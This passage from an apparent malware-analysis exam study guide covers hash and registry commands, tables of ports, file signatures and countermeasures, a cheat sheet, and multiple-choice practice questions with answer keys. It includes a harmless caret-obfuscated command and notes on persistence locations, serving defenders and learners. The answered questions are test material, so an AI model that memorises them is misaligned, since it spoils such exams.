How to read it: Each row is one packet. `Source` and `Destination` show who talks to whom. `Info` shows the ports and the TCP flags. `FIN` ends a connection politely. `RST` resets it. (Your slide shows `RST, ACK` and `FIN, ACK` flag pairs.) Many resets to an unknown server can mean a failed connection to a dead command server. Wireshark also accepts `&&` and `||` as operators (ADDED).

Common mistakes: Using one `=` instead of `==`. Mixing up display and capture filter syntax. Expecting to read HTTPS content on port 443 without decryption.

What the exam asks: The meaning of `tcp.port == 80`. Wireshark and Colasoft Portable Network Analyzer as browser activity tools.

5.13 Hash commands (ADDED)

Purpose: Make a file fingerprint from the command line. This supports file fingerprinting (section 3.24) and the testbed step "generate the hash value of each OS and tool".

Syntax:

```
sha256sum <file>
md5sum <file>
```

```
certutil -hashfile <file> SHA256
Get-FileHash -Algorithm SHA256 <file>
```

Flag table:

Command or flag	Meaning	When to use
`sha256sum FILE`	SHA-256 on Linux	Standard malware ID
`md5sum FILE`	MD5 on Linux	Older databases
`sha256sum -c LIST`	Check files against a saved list	Lab tamper check
`certutil -hashfile FILE SHA256`	SHA-256 on Windows (cmd)	No extra tools
`Get-FileHash -Algorithm SHA256 FILE`	SHA-256 in PowerShell	Scripts

Demo commands:

Scenario 1: hash a sample.

```
sha256sum sample.bin
```

Scenario 2: save hashes of lab tools and check them later.

```
sha256sum tools/* > lab_hashes.txt
sha256sum -c lab_hashes.txt
```

Sample output (hash of an empty file, a known value):

```
$ sha256sum empty.txt
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855  empty.txt
$ md5sum empty.txt
d41d8cd98f00b204e9800998ecf8427e  empty.txt
$ sha256sum -c lab_hashes.txt
tools/procmon.exe: OK
tools/autoruns.exe: FAILED
sha256sum: WARNING: 1 computed checksum did NOT match
```

How to read it: The long hex string is the hash. SHA-256 has 64 hex characters. MD5 has 32. `OK` means the file is unchanged. `FAILED` means the file differs from the saved hash, so it was modified or replaced.

Common mistakes: Hashing a file after opening and saving it (the hash changes). Comparing an MD5 to a SHA-256 value. Trusting a hash without knowing where the reference came from.

What the exam asks: That a hash identifies and verifies a file, and that HashMyFiles shows MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384.

5.14 Other helper commands (ADDED)

Command	Purpose	Example
`file`	Identify a file type by its content	`file sample`
`tasklist`	List processes on Windows	`tasklist /v`
`reg query`	Read registry values	see below
`sc query`	List Windows services	`sc query type= service`
`ipconfig /displaydns`	Show the DNS cache	`ipconfig /displaydns`

Scenario: read the user Run key.

```
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

Sample output (illustrative):

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Program Files\Microsoft OneDrive\OneDrive.exe"
    Updater     REG_SZ    C:\Users\Bob\AppData\Roaming\upd.exe
```

How to read it: Each line is a program that starts when this user logs on. `OneDrive` points to a normal Program Files path. `Updater` points to a program in the user's AppData folder, which is an unusual place for real software and a strong persistence lead.

What the exam asks: Registry Run keys are a persistence place. The command line is `reg query` (ADDED).

6. Ports, Protocols, Standards and Acronyms

6.1 Ports and protocols that appear in this module

Ports marked (ADDED) are not on your slides. Treat any port with "verify" as something to confirm in a current reference.

Protocol or service	Purpose	Port or layer	Weakness	Related attack or tool
HTTP	Web pages	TCP 80	Clear text	C2 over web; Wireshark `tcp.port == 80`
HTTPS	Encrypted web	TCP 443	Hides malicious traffic	FakeGPT C2; fileless downloads
DNS	Names to IP addresses	UDP and TCP 53	Can be hijacked or abused	DNSChanger; DNSQuerySniffer
SMB (ADDED)	File and printer sharing	TCP 445	Wormable flaws	WannaCry; lateral movement
RPC endpoint mapper (ADDED)	Windows remote calls	TCP 135	Old worm target	Seen in the netstat slide
RDP (ADDED)	Remote Desktop	TCP 3389	Weak passwords; exposed to internet	Ransomware entry
MS-SQL (ADDED)	Microsoft database	TCP 1433 (verify)	Weak passwords; unpatched	Mallox ransomware
SSH (ADDED)	Secure remote shell	TCP 22	Stolen private keys	SSH-Snake
Redis (ADDED)	In-memory database	TCP 6379 (verify)	Exposed without auth	P2PInfect
SMTP (ADDED)	Sends email	TCP 25	Spoofing and spam	Spam from Trojans
njRAT C2	Remote control channel	TCP 1177 or 5552 (verify)	Fixed ports are easy to spot	netstat slide, port 1177
Back Orifice (ADDED)	Old RAT	UDP 31337 (verify)	Fixed port	Classic Trojan port
NetBus (ADDED)	Old RAT	TCP 12345 (verify)	Fixed port	Classic Trojan port
SubSeven (ADDED)	Old RAT	TCP 27374 (verify)	Fixed port	Classic Trojan port
ICMP (ADDED)	Ping and error messages	Network layer	Covert data in payload	ICMP tunnel Trojans

6.2 File formats and file signatures

Format	Platform	First bytes (magic)	Tool in this module
PE (EXE, DLL)	Windows	`4D 5A` ("MZ")	PE Explorer, PEiD, Dependency Walker
ELF	Linux and Unix	`7F 45 4C 46`	readelf, strings, Intezer

Format	Platform	First bytes (magic)	Tool in this module
Mach-O	macOS and iOS	`FE ED FA CE`, `FE ED FA CF`, or `CA FE BA BE`	otool, pagestuff, LIEF, Hopper
OLE2 (DOC, XLS)	Old Office	`D0 CF 11 E0 A1 B1 1A E1`	oleid, oledump, olevba
OpenXML (DOCX)	Newer Office	`50 4B` ("PK", a ZIP container)	olevba
PDF	Documents	`25 50 44 46` ("%PDF")	PDFiD, PDFStreamDumper

The signatures above beyond MZ, ELF, and the format names are ADDED CONTEXT (verify). A file's name can lie. Its first bytes show its real type.

6.3 Standards, frameworks, and references

Item	What it is	Where it appears
CVE	Public ID list for known flaws, run at cve.org	CVE-2008-2992 in the PDF slide
MITRE ATT&CK (ADDED)	Catalog of attacker tactics and techniques	Maps APT phases and persistence
Cyber Kill Chain (ADDED)	Seven-step model of an intrusion	Compare with the APT lifecycle
NIST SP 800-83 (ADDED)	Guide to malware incident prevention (verify)	Malware handling practice
OWASP Top 10 for LLM Apps (ADDED)	Risks for AI applications	Prompt injection, poisoning
YARA (ADDED)	Rule language to match malware by patterns	Detection from strings
IOC	Evidence of a compromise	Result of malware analysis

6.4 Acronyms

Acronym	Meaning	Where it appears
AI	Artificial intelligence	Sections 3.16 to 3.20, 3.54
AMSI	Antimalware Scan Interface (ADDED)	Script scanning on Windows
API	Application programming interface	API calls monitoring
APT	Advanced persistent threat	Section 3.3
BCD	Boot Configuration Data	Startup check
BEC	Business email compromise (ADDED)	WormGPT, FraudGPT scams
BYOVD	Bring your own vulnerable driver (ADDED)	Driver monitoring
C2 or C&C	Command and control	Network, browser, AI malware
CRC32	32-bit cyclic redundancy check	HashMyFiles
DGA	Domain generation algorithm (ADDED)	DNS monitoring
DIE	Detect It Easy	Packer detection

Acronym	Meaning	Where it appears
DLL	Dynamic-link library	Dependency Walker
DoS and DDoS	Denial of service, distributed DoS	Trojan uses
EDR and XDR	Endpoint and extended detection and response	Defense
ELF	Executable and Linkable Format	Linux files
FIM	File integrity monitoring (ADDED)	Files and folders
FLOSS	FireEye Labs Obfuscated String Solver (ADDED)	Strings
GPT-J	Open-source large language model	WormGPT
HKLM and HKCU	Registry hives: local machine, current user	Registry, services
IOC	Indicator of compromise	Analysis goals
LIEF	Library to Instrument Executable Formats (ADDED)	Mach-O analysis
LLM	Large language model	AI sections
LOL	Living off the land	Fileless malware
MBR and VBR	Master boot record, volume boot record	Boot sector viruses
MFA	Multi-factor authentication	Defense
ML	Machine learning	AI detection
NIC	Network interface card	Host-only testbed
NLP	Natural language processing	Section 3.18
OLE2	Object Linking and Embedding, version 2	Office files
PE	Portable Executable	Windows files
PID	Process ID	netstat, strace
RaaS	Ransomware as a service	DarkSide
RAT	Remote access Trojan	njRAT
SIEM	Security information and event management	Splunk
UEFI	Unified Extensible Firmware Interface	Firmware malware
VBA	Visual Basic for Applications	Macros
VM	Virtual machine	Testbed
WMI	Windows Management Instrumentation	Fileless persistence

6.5 Rare technologies introduced

- **WMI (Windows Management Instrumentation):** the Windows framework that lets scripts read system data and run actions, locally and over the network. Admins use it for inventory and remote tasks. Attackers love it because it is built in, can store code in its repository, and can start code on an event (a WMI subscription), all without a normal file.
- **AMSI (Antimalware Scan Interface):** a Windows feature that lets apps such as PowerShell pass script text to the installed antivirus before it runs. It helps against script-based and fileless attacks. Attackers try to bypass or patch it, so keep logging on as well.

- **NetFlow:** a router feature that records summaries of network conversations (who talked to whom, how much). Defenders use it to find beaconing and large uploads. Attackers care because encrypted C2 can still show up as odd flows.
- **INetSim:** a Linux program that fakes internet services (DNS, web, mail, FTP) for a malware lab. Analysts use it so malware shows its network behavior without reaching the real internet.
- **Redis:** an in-memory database that often listens on TCP 6379 (verify). Admins use it for caching. Attackers like it when it is exposed without a password, which is how P2PInfect spreads.
- **Cloudflare Workers:** a service that runs small programs at the edge of a content network. Attackers can host C2 code there, as the FakeGPT slide shows, because the traffic looks like normal Cloudflare traffic.
- **BadUSB:** a USB device whose firmware is rewritten to act like a keyboard or network card. Attackers use it because the PC trusts a "keyboard" and typed commands run as the user. It is on the fileless taxonomy wheel.
- **Intel ME / IME:** a small management processor inside many Intel chipsets that runs below the OS. It is on the wheel as "Circulatory Backdoors/IME" (best reading). Flaws there would be hard to detect and clean.
- **Peer-to-peer (P2P) botnet:** bots that talk to each other and not to a single server, so there is no one server to take down. P2PInfect uses this design.

7. Attack vs Countermeasure and Look-alike Comparisons

7.1 Attack and countermeasure

Attack or threat	Best countermeasures	Detection tool or log
Trojan	No unknown programs; allow-listing; EDR	Autoruns, netstat
Virus	Antivirus, integrity checks, no unknown files	Integrity checker, AV
Worm	Patch, segment, close ports, IPS	NetFlow, IDS
Ransomware	Offline backups, patching, no exposed RDP/MS-SQL	EDR, FIM
APT	Segmentation, MFA, egress filtering, hunting	SIEM, NetFlow
Fileless malware	Script logging, AMSI, restrict macros, EDR	Event ID 4104, EDR
Obfuscated command lines	Normalize logs, script block logging	SIEM rules
Packed or crypted malware	Behavior detection, sandboxing	PEiD, DIE, sandbox
Malicious macro	Block macros from internet, Protected View	olevba, oledump
Malicious PDF	Patch reader, disable JavaScript, sandbox	PDFiD, PDFStreamDumper
AI-written phishing	Call-back checks, MFA, user training	Email security
Deepfake voice or video scam	Out-of-band verification	Process, not a tool
FakeGPT-style extension	Extension allow-list, session revocation	Browser policy logs
WormGPT and FraudGPT scams	SPF, DKIM, DMARC; training	Email gateway
Registry persistence	Alert on Run key changes, least privilege	Regshot, Autoruns
Malicious service	Alert on new services, application control	SrvMan, event 7045
Scheduled task logic bomb	Alert on new tasks, review paths	schtasks, event 4698
Malicious driver	Signed drivers only, driver block lists	DriverView, msinfo32
DNSChanger	Lock DNS settings, DNS filtering	DNSQuerySniffer
Data exfiltration	Egress filtering, DLP, proxies	NetFlow, Wireshark
USB-spread worm	Disable autorun, restrict USB	EDR device control
Adaptive AI malware	Behavior and ML detection, layered defense	EDR, threat hunting

7.2 Look-alike pairs

X versus Y	The difference in one line	How to tell in a question
Virus vs worm	Virus needs a host file and a user; worm spreads alone	"attaches to" vs "spreads across network"
Worm vs Trojan	Worm replicates; Trojan does not	"replicates" vs "disguised"

X versus Y	The difference in one line	How to tell in a question
Trojan vs backdoor	Trojan is the carrier; backdoor is the hidden access	"legitimate-looking" vs "bypass login"
Backdoor vs rootkit	Backdoor gives access; rootkit hides things	"access" vs "hide"
Dropper vs downloader	Dropper has the payload inside; downloader fetches it	"contains" vs "downloads from"
Wrapper vs crypter	Wrapper binds files; crypter hides code from AV	"bind to legitimate file" vs "encrypt"
Packer vs crypter	Packer compresses; crypter encrypts	"compress" vs "encrypt"
Obfuscation vs encryption	Obfuscation scrambles look; encryption needs a key	"hard to read" vs "key"
Polymorphic vs metamorphic	Polymorphic changes decryptor; metamorphic rewrites body	"changes appearance" vs "rewrites code"
Ransomware vs APT	Ransomware is loud and for money; APT is quiet and for data	"ransom" vs "long period"
Crypto vs locker ransomware	Crypto encrypts files; locker locks the screen	"encrypts files" vs "locks screen"
Fileless vs file-based	Fileless lives in RAM; file-based writes a file	"RAM", "LOL"
Type I vs II vs III fileless	None, indirect, needed for persistence	"no file activity" vs "files required"
Static vs dynamic analysis	Static does not run; dynamic runs	"code analysis" vs "behavioral analysis"
Baselining vs host integrity monitoring	Baseline is the first snapshot; HIM compares before/after	"snapshot at start" vs "detect changes"
Disassembler vs debugger	Disassembler shows instructions; debugger runs under control	"assembly" vs "breakpoint"
PEiD vs Dependency Walker	PEiD names the packer; Dependency Walker lists DLLs	"packer" vs "dependencies"
readelf vs otool	readelf for ELF; otool for Mach-O	Linux vs macOS
oleid vs oledump vs olevba	Risk flags; stream list; macro source	"components" vs "streams" vs "VBA keywords"
PDFiD vs PDFStreamDumper	Keyword counts; object and stream inspection	"keywords" vs "streams"
netstat vs TCPView	Command line list; live GUI with process names	CLI vs GUI
NetFlow vs Wireshark	Flow summaries; full packets	"traffic data" vs "packet content"
strace vs API Monitor	Linux system calls; Win32 API calls	Linux vs Windows
Splunk vs Wireshark	Logs from all systems; packets on the wire	"event logs" vs "packets"
Scanning vs heuristic detection	Known signatures; behavior and structure	"signature string" vs "static or dynamic"
Code emulation vs sandbox run	Emulator simulates CPU inside AV; sandbox is a full VM	"simulate CPU and memory"

X versus Y	The difference in one line	How to tell in a question
FakeGPT vs WormGPT vs FraudGPT	Fake extension; GPT-J chatbot; Telegram tool	"Chrome extension", "GPT-J", "Telegram"
Antivirus vs EDR	Known threats; behavior and response	"signature" vs "response"

8. Exam Cheat Sheet

8.1 Keyword to answer

If you see this keyword	Think
Damages or disables systems, gives control to the creator	Malware
Long period, undetected, sensitive information	APT
Harmless-looking program hides harmful code	Trojan
Bind a Trojan to a legitimate file	Wrapper (IExpress Wizard)
Encrypt the Trojan	Crypter
Install malicious code on target	Dropper or downloader
Self-replicating, attaches to a program or boot sector	Virus
JPS Virus Maker	Virus creation tool
Restricts access, demands payment	Ransomware
MS-SQL servers	Mallox
Chaos Builder v4	Ransomware creation tool
Replicates alone, spreads over network	Worm
SSH-Snake, Raspberry Robin, P2PInfect	Worm examples
Internet Worm Maker Thing	Worm creation tool
Non-malware, resides in RAM	Fileless malware
Living off the land	Fileless, uses native tools
Process hollowing, reflective DLL injection	Code injection (fileless)
Comma, semicolon	Insert characters (obfuscation)
Caret symbol	Escape character obfuscation
Algorithms, learns, adapts, evolves	AI-based malware
Malicious Chrome extension mimics ChatGPT	FakeGPT
GPT-J	WormGPT
Telegram, carding, SWIFT designer	FraudGPT
Reverse engineering a piece of malware	Malware analysis
Code analysis	Static analysis
Behavioral analysis	Dynamic analysis
NIC in host-only mode	Testbed isolation
Simulate internet services	INetSim
Compute hash value of a binary	File fingerprinting
HashMyFiles	MD5, SHA1, CRC32, SHA-256, SHA-512, SHA-384
Embedded strings	BinText, FLOSS
Packers and compilers, 600+	PEiD
Compiler, linker, packer by signature	Detect It Easy

If you see this keyword	Think
Time and date of compilation, imports	PE information (PE Explorer)
Dependent modules, tree diagram	Dependency Walker
Machine code to assembly	IDA Pro
Debugger	OllyDbg, x64dbg, WinDbg
ELF header, program headers, symbols	readelf -h, -l, -s
String reuse	Intezer
macOS and iOS executables	Mach-O (otool, pagestuff, LIEF, Hopper)
Macro streams	oledump
VBA keywords and IOCs	olevba
PDF keywords	PDFiD
Exploits_Scan, util.printf	PDFStreamDumper, CVE-2008-2992
Snapshot at the start of analysis	System baselining
Netstat, TCPView	Port monitoring
jv16 PowerTools, regshot	Registry monitoring
SrvMan	Windows services monitoring
Autoruns, WinPatrol	Startup monitoring
SIEM, collects all event logs	Splunk
Mirekusoft Install Monitor	Installation monitoring
PA File Sight, Tripwire	Files and folders monitoring
DriverView, msinfo32	Device drivers monitoring
NetFlow Traffic Analyzer, Capsa	Network traffic monitoring
DNSChanger vs DNSQuerySniffer	Malware vs analysis tool
API Monitor	Win32 API calls monitoring
strace	System calls monitoring (Linux)
schtasks, logic bomb	Scheduled tasks monitoring
Wireshark, Colasoft Portable Network Analyzer	Browser activity monitoring
Virus mimics real machine in VM	Code emulation
Machine learning models, file features	Malware.AI

8.2 Must-memorize lists

APT lifecycle (6): Preparation, Initial Intrusion, Expansion, Persistence, Search and Exfiltration, Cleanup.

Trojan infection (7): Create, Dropper/Downloader, Wrapper, Crypter, Propagate, Deploy, Damage routine.

Virus infection (4): Create, Pack, Send, Victim executes.

Ransomware infection (4): Create, Transfer, Infect (encrypt), Ransom window.

Worm infection (6): Create, Deploy, Infect, Scan, Replicate, Exfiltrate.

Fileless stages (4): Point of Entry, Code Execution, Persistence, Achieving Objectives.

AI malware (7): Infiltration, Establishment, Learning, Adaptation, Execution, Propagation, Evolution.

NLP uses (7): Phishing, Context-aware malware, Automated social engineering, Sentiment analysis, Evasion, C&C, Deepfakes.

Testbed (9): Physical system, VM, Guest OS, Host-only NIC, INetSim, Disable shared folders and guest isolation, Install tools, Hash values, Copy malware.

Static techniques (10): Fingerprinting, Local/online scanning, Strings, Packing detection, PE information, Dependencies, Disassembly, ELF, Mach-O, Office documents.

Dynamic host integrity areas (11): Port and process, Registry and services, Startup, Event logs, Installation, Files and folders, Device drivers, Network traffic, DNS, API and system calls, Scheduled tasks and browser activity.

Virus detection (5): Scanning, Integrity checking, Interception, Code emulation, Heuristic analysis.

Countermeasures (10): Unknown attachments, unnecessary ports, untrusted downloads, patches, untrusted software plus firewall, antivirus for backdoors, backups, pop-up blockers plus firewall, multiple extensions, scan disks and programs first.

Malware types (10): Trojans, Backdoors, Rootkits, Ransomware, Adware, Viruses, Worms, Spyware, Botnets, Crypters.

Fileless types: Type I none, Type II indirect, Type III needed for persistence.

8.3 Numbers and defaults

Item	Value
HashMyFiles algorithms	MD5, SHA1, CRC32, SHA-256, SHA-512, SHA-384
MD5 / SHA-1 / SHA-256 size	128 / 160 / 256 bits
PEiD signatures	Over 600 packers and compilers
njRAT ports	1177 (netstat slide), 5552 (verify)
ELF magic	`7F 45 4C 46`
PE magic	`4D 5A` ("MZ")
readelf flags	`-h` header, `-l` program headers, `-s` symbols
strace flag	`-p PID` attaches to a process
Wireshark filter	`tcp.port == 80`
PDF exploit in slide	CVE-2008-2992, util.printf
Registry services key	`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`
Startup folder	`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
Drivers folder	`C:\Windows\System32\drivers`

Item	Value
Event IDs (ADDED, verify)	4688 process, 4698 task, 7045 service, 4104 PowerShell

8.4 Rules for picking the BEST option

1. If a question asks what to do first with an unknown file, choose the safe static step (hash and look it up, check strings) or a lab-based step. Never "run it on the work PC".
2. For a reliable full picture of malware, choose static plus dynamic analysis together.
3. For malware analysis networking, the best answer is host-only (isolated), not bridged or NAT.
4. For a code that changes every time (polymorphic or encrypted), code emulation or behavior-based detection beats simple signature scanning.
5. For ransomware prevention and recovery, offline tested backups plus patching beat paying.
6. For fileless malware, choose behavior, script logging, and memory-aware EDR, not file scanning.
7. For AI-written phishing or deepfake requests, choose out-of-band verification (call back on a known number).
8. For "which tool", pick by file type: PE -> PE Explorer or PEiD; ELF -> readelf; Mach-O -> otool; Office -> oleid/oledump/olevba; PDF -> PDFiD.
9. For "what changed after the malware ran", choose a before/after tool (Regshot, file integrity monitoring, host integrity monitoring).
10. When two answers both seem right, choose the one that stops the attack earliest (prevent over detect over clean up).

9. Practice Questions

These 28 questions are original. Each answer and explanation sits directly below its question. Questions 4, 5, and 6 test commands and flags. Questions 10, 11, 12, and 24 test the AI angle.

Question 1. A security team finds a program that scans the internal network, copies itself to every host with an open, writable share, and runs there. No user opened anything. The program cannot attach itself to other files. Which type of malware is this?

- A. Boot sector virus
- B. Worm
- C. Trojan
- D. Macro virus

Answer: B. A worm replicates on its own and spreads over network connections without human action. It does not attach to other programs.

- A is wrong: a boot sector virus infects the boot area and needs the machine to boot from it.
- C is wrong: a Trojan hides inside a useful program and does not copy itself.
- D is wrong: a macro virus lives in document macros and needs a user to open the document.

Question 2. An attacker has stolen administrator credentials from a defense contractor. To make sure the access survives reboots and password changes, the attacker installs a hidden backdoor service on a file server. At which stage of the APT lifecycle is this action best classified?

- A. Preparation
- B. Expansion
- C. Persistence
- D. Cleanup

Answer: C. The goal of the hidden service is to maintain access over time. That is the Persistence phase.

- A is wrong: Preparation is research, team building, and tool building before the attack.
- B is wrong: Expansion is spreading access and obtaining credentials, which already happened.
- D is wrong: Cleanup covers hiding tracks, not keeping access.

Question 3. In the seven-step Trojan infection chain, an attacker uses IExpress Wizard to join a Trojan with Calc.exe so the victim sees a working calculator. What is the role of IExpress Wizard here?

- A. Wrapper

- B. Crypter
- C. Dropper
- D. Downloader

Answer: A. A wrapper binds the Trojan to a legitimate file. The slide names IExpress Wizard as the wrapper example.

- B is wrong: a crypter encrypts the Trojan to avoid antivirus. The slide's example is The Attacker-Crypter.
- C is wrong: a dropper installs the malicious code on the target (examples: Amadey, SecuriDropper).
- D is wrong: a downloader fetches the malicious code from the internet (example: Downloader.DN).

Question 4. An analyst copies a suspected Linux malware file to her lab VM. She wants to read how the file is split into segments for loading into memory, including the program interpreter. Which command should she run?

- A. `readelf -h sample`
- B. `readelf -s sample`
- C. `strings sample > str.txt`
- D. `readelf -l sample`

Answer: D. `-l` prints the program headers (segments), including the interpreter line.

- A is wrong: `-h` prints the ELF file header (class, type, machine, entry point), not the segment table.
- B is wrong: `-s` prints symbols such as imported function names.
- C is wrong: `strings` extracts readable text; it does not show segments.

Question 5. `python3 oledump.py invoice.doc` lists ten streams. Stream 7 is marked with a capital M. Which command dumps the contents of that stream as shown in the course?

- A. `python3 oleid.py -s 7 invoice.doc`
- B. `python3 oledump.py -s 7 invoice.doc`
- C. `python3 olevba.py -s 7 invoice.doc`
- D. `python3 pdfid.py -s 7 invoice.doc`

Answer: B. The `-s <stream number>` option of oledump selects and dumps one stream. An `M` marks a macro stream.

- A is wrong: oleid reports risk indicators; it does not dump streams.
- C is wrong: olevba prints macro source for the whole file and uses no stream-number flag in the course.
- D is wrong: pdfid is for PDF keyword counting, not Office documents.

Question 6. On a Linux server, `ps` shows a suspicious process with PID 2847. The analyst runs `sudo strace -p 2847`. What does the command do?

- A. Attaches to the running process and records its system calls and signals
- B. Starts a new process named 2847
- C. Prints the TCP connections that use port 2847
- D. Extracts readable strings from the process file

Answer: A. `-p` attaches strace to an existing process ID. strace then intercepts and records its system calls and signals.

- B is wrong: `-p` takes a PID. It does not create a process.
- C is wrong: showing connections and ports is a job for netstat or ss.
- D is wrong: string extraction is done by `strings`.

Question 7. A malware sample in an isolated lab keeps asking for a domain name and a web server, then goes to sleep when nothing answers. The analyst wants to see its network behavior without giving it the real internet. Which action from the testbed procedure helps most?

- A. Switch the NIC to bridged mode
- B. Turn off all logging in the VM
- C. Simulate internet services with INetSim
- D. Enable shared folders to pass logs to the host

Answer: C. INetSim fakes DNS, web, and other services, so the sample shows its behavior while the lab stays isolated.

- A is wrong: bridged mode puts the VM on the real network, which breaks isolation.
- B is wrong: logging is needed to record behavior.
- D is wrong: the testbed procedure disables shared folders to keep malware away from the host.

Question 8. An EDR alert shows Microsoft Word starting PowerShell. PowerShell downloads text into memory and runs it. No new executable appears on disk. Which control gives the best chance to detect similar attacks in the future?

- A. Weekly full-disk scans with the existing antivirus
- B. Blocking all .exe attachments only
- C. Longer password rules
- D. PowerShell script block logging with AMSI-aware EDR

Answer: D. This is fileless activity. Script logging records the real code that runs, and AMSI-aware EDR can inspect scripts and memory behavior.

- A is wrong: disk scans look for files, and there is no file to find.
- B is wrong: the attack arrived through a document macro and ran scripts, not an .exe attachment.
- C is wrong: password rules do not stop a macro-launched script.

Question 9. A SOC analyst finds the command `c^m^d /c e^c^h^o hi` and sees that it works like `cmd /c echo hi`. Which obfuscation technique from the module is this?

- A. Inserting parentheses
- B. Inserting the caret symbol
- C. Inserting commas and semicolons
- D. Process hollowing

Answer: B. The caret (^) is a shell escape character. Attackers put it inside command words so text filters do not match, while the shell still builds the command.

- A is wrong: parentheses group commands into a single-line block.
- C is wrong: commas and semicolons are the "inserting characters" technique, and none appear here.
- D is wrong: process hollowing is a code injection method, not command-line text obfuscation.

Question 10. In the seven-step process flow of AI-based malware, which step has the malware collect data about the system and network and learn about its environment?

- A. Establishment
- B. Adaptation
- C. Learning phase
- D. Evolution

Answer: C. The Learning phase is where the malware gathers data about the target environment.

- A is wrong: Establishment is the foothold step (exploiting vulnerabilities or using evasion).
- B is wrong: Adaptation comes after learning. The malware changes its code and strategies.
- D is wrong: Evolution is the last step, when it grows into a more sophisticated form.

Question 11. Which statement about WormGPT is correct?

- A. It is an AI chatbot built on the open-source GPT-J large language model, used to write convincing fake emails
- B. It is a malicious Chrome extension that steals Facebook session cookies
- C. It is a hardware implant on the network card
- D. It is a Linux worm that spreads with stolen SSH keys

Answer: A. The slide describes WormGPT as an AI-based chatbot built upon GPT-J that attackers use to generate human-like replies for fake emails.

- B is wrong: that describes FakeGPT.
- C is wrong: hardware implants are in the fileless taxonomy and have nothing to do with WormGPT.
- D is wrong: that describes SSH-Snake.

Question 12. The finance officer receives a voicemail that sounds exactly like the CEO. It asks for an urgent wire transfer to a new account. Later the team learns that attackers used AI voice cloning. Which control would have stopped the loss most reliably?

- A. A stronger email spam filter
- B. Calling back the number in the voicemail to confirm
- C. Forwarding the voicemail to a colleague for a second opinion
- D. Confirming through a separate, known channel before any payment to a new account

Answer: D. Out-of-band verification through a trusted, known channel defeats deepfakes, because the attacker cannot control that channel.

- A is wrong: the attack came by voice, so an email filter does not help.
- B is wrong: the number in the message may belong to the attacker.
- C is wrong: a colleague hears the same fake voice and may be fooled as well.

Question 13. A static review of a suspicious Windows file shows almost no readable strings. PEiD reports the packer UPX. What is the best next step?

- A. Mark the file as clean because it contains nothing suspicious
- B. Unpack the file, then continue with strings, PE, and dependency analysis
- C. Delete the file and close the case
- D. Run the file on a production server to see what happens

Answer: B. Packers hide the real code and strings. Unpacking lets the other static techniques work.

- A is wrong: an empty string list is a sign of packing, not of safety.
- C is wrong: deleting the file loses evidence and IOCs.
- D is wrong: running unknown malware on a production server is unsafe. Use an isolated lab.

Question 14. `python3 pdfid.py invoice.pdf` reports `/JavaScript 1` and `/OpenAction 1`. What is the best next step?

- A. Open the PDF in the normal reader to see the content
- B. Email it to a coworker for review
- C. Load it into PDFStreamDumper, inspect the objects, and run Exploits_Scan
- D. Rename it to .doc and open it in Word

Answer: C. JavaScript plus an automatic action is suspicious. PDFStreamDumper lets you inspect objects and scan for exploits (the slide found CVE-2008-2992).

- A is wrong: opening it in a normal reader can run the exploit.
- B is wrong: this spreads the risk to a coworker.
- D is wrong: renaming does not change the file content and does not give analysis.

Question 15. At the start of dynamic analysis, an analyst takes a snapshot of the file system, registry, open ports, and network activity. What is this stage called?

- A. System baselining
- B. Host integrity monitoring
- C. Malware disassembly
- D. File fingerprinting

Answer: A. System baselining is a snapshot taken when the analysis begins, to detect later changes.

- B is wrong: host integrity monitoring compares snapshots before and after the run. It uses the baseline but is the monitoring stage.
- C is wrong: disassembly belongs to static analysis.
- D is wrong: fingerprinting computes a hash of a file.

Question 16. After running a sample, the analyst needs a tool from the module that helps find registry entries created by the malware. Which one fits?

- A. Dependency Walker
- B. DriverView
- C. Mirekusoft Install Monitor
- D. jv16 PowerTools

Answer: D. jv16 PowerTools is the registry tool on the slide that helps detect registry entries created by malware.

- A is wrong: Dependency Walker lists DLL dependencies of an executable.
- B is wrong: DriverView lists loaded device drivers.
- C is wrong: Install Monitor tracks what an installation places on the system.

Question 17. `netstat -ano` on a workstation shows an ESTABLISHED connection from the PC to a public IP address on port 1177, owned by PID 4120. No user is logged on. What is the best next step?

- A. Reboot the PC and see if it returns
- B. Match PID 4120 to its process (for example with `tasklist`), isolate the host, and investigate
- C. Delete the netstat program
- D. Block outbound port 80 on the firewall

Answer: B. Port 1177 is a known njRAT port. Identify the process, contain the host, then investigate.

- A is wrong: a reboot may clear memory evidence and does not remove persistence.
- C is wrong: netstat only reports. Deleting it hides evidence and fixes nothing.
- D is wrong: the connection uses port 1177, and port 80 is unrelated.

Question 18. An administrator suspects a logic bomb that triggers on a date. Which command lists the scheduled tasks on a Windows host?

- A. `services.msc`
- B. `msinfo32`
- C. `schtasks`
- D. `strace -p`

Answer: C. `schtasks` lists scheduled tasks with name, next run time, and status.

- A is wrong: `services.msc` opens the Services console.
- B is wrong: `msinfo32` opens System Information (drivers and environment).
- D is wrong: `strace` is a Linux system call tracer.

Question 19. Which virus detection method is considered very effective against encrypted and polymorphic viruses, provided the virtual machine mimics the real machine?

- A. Code emulation
- B. Scanning with an old signature file
- C. Interception of disk writes only
- D. Reading the file name

Answer: A. Code emulation runs the code in a virtual machine that simulates CPU and memory, so the real code appears after decryption.

- B is wrong: old signatures miss new or changing viruses.
- C is wrong: interception watches OS requests written to disk, which does not unmask encryption.
- D is wrong: file names say nothing about content.

Question 20. A company runs an internet-facing MS-SQL server with a weak password and no recent patches. It fears a Mallox-style ransomware attack. Which combination is the best preventive plan?

- A. Enable pop-up blockers on all browsers
- B. Disable Wi-Fi on all laptops
- C. Update antivirus signatures daily and nothing else
- D. Remove internet exposure of the database, patch it, use strong authentication, and keep tested offline backups

Answer: D. Mallox targets vulnerable MS-SQL servers. Closing exposure, patching, strong credentials, and backups address the entry point and the recovery.

- A is wrong: pop-up blockers do not affect database attacks.
- B is wrong: the attack path is a server service, not laptop Wi-Fi.
- C is wrong: signatures alone do not close the exposed service or ensure recovery.

Question 21. Before copying malware into the guest OS, an analyst wants to be able to detect later whether any OS file or analysis tool in the lab has been tampered with. Which testbed step provides this?

- A. Disable shared folders and guest isolation
- B. Generate the hash value of each OS and tool
- C. Install INetSim
- D. Put the NIC in host-only mode

Answer: B. Hash values act as fingerprints. If a later hash differs, the file changed.

- A is wrong: this blocks host and guest paths but does not detect tampering.
- C is wrong: INetSim fakes internet services.
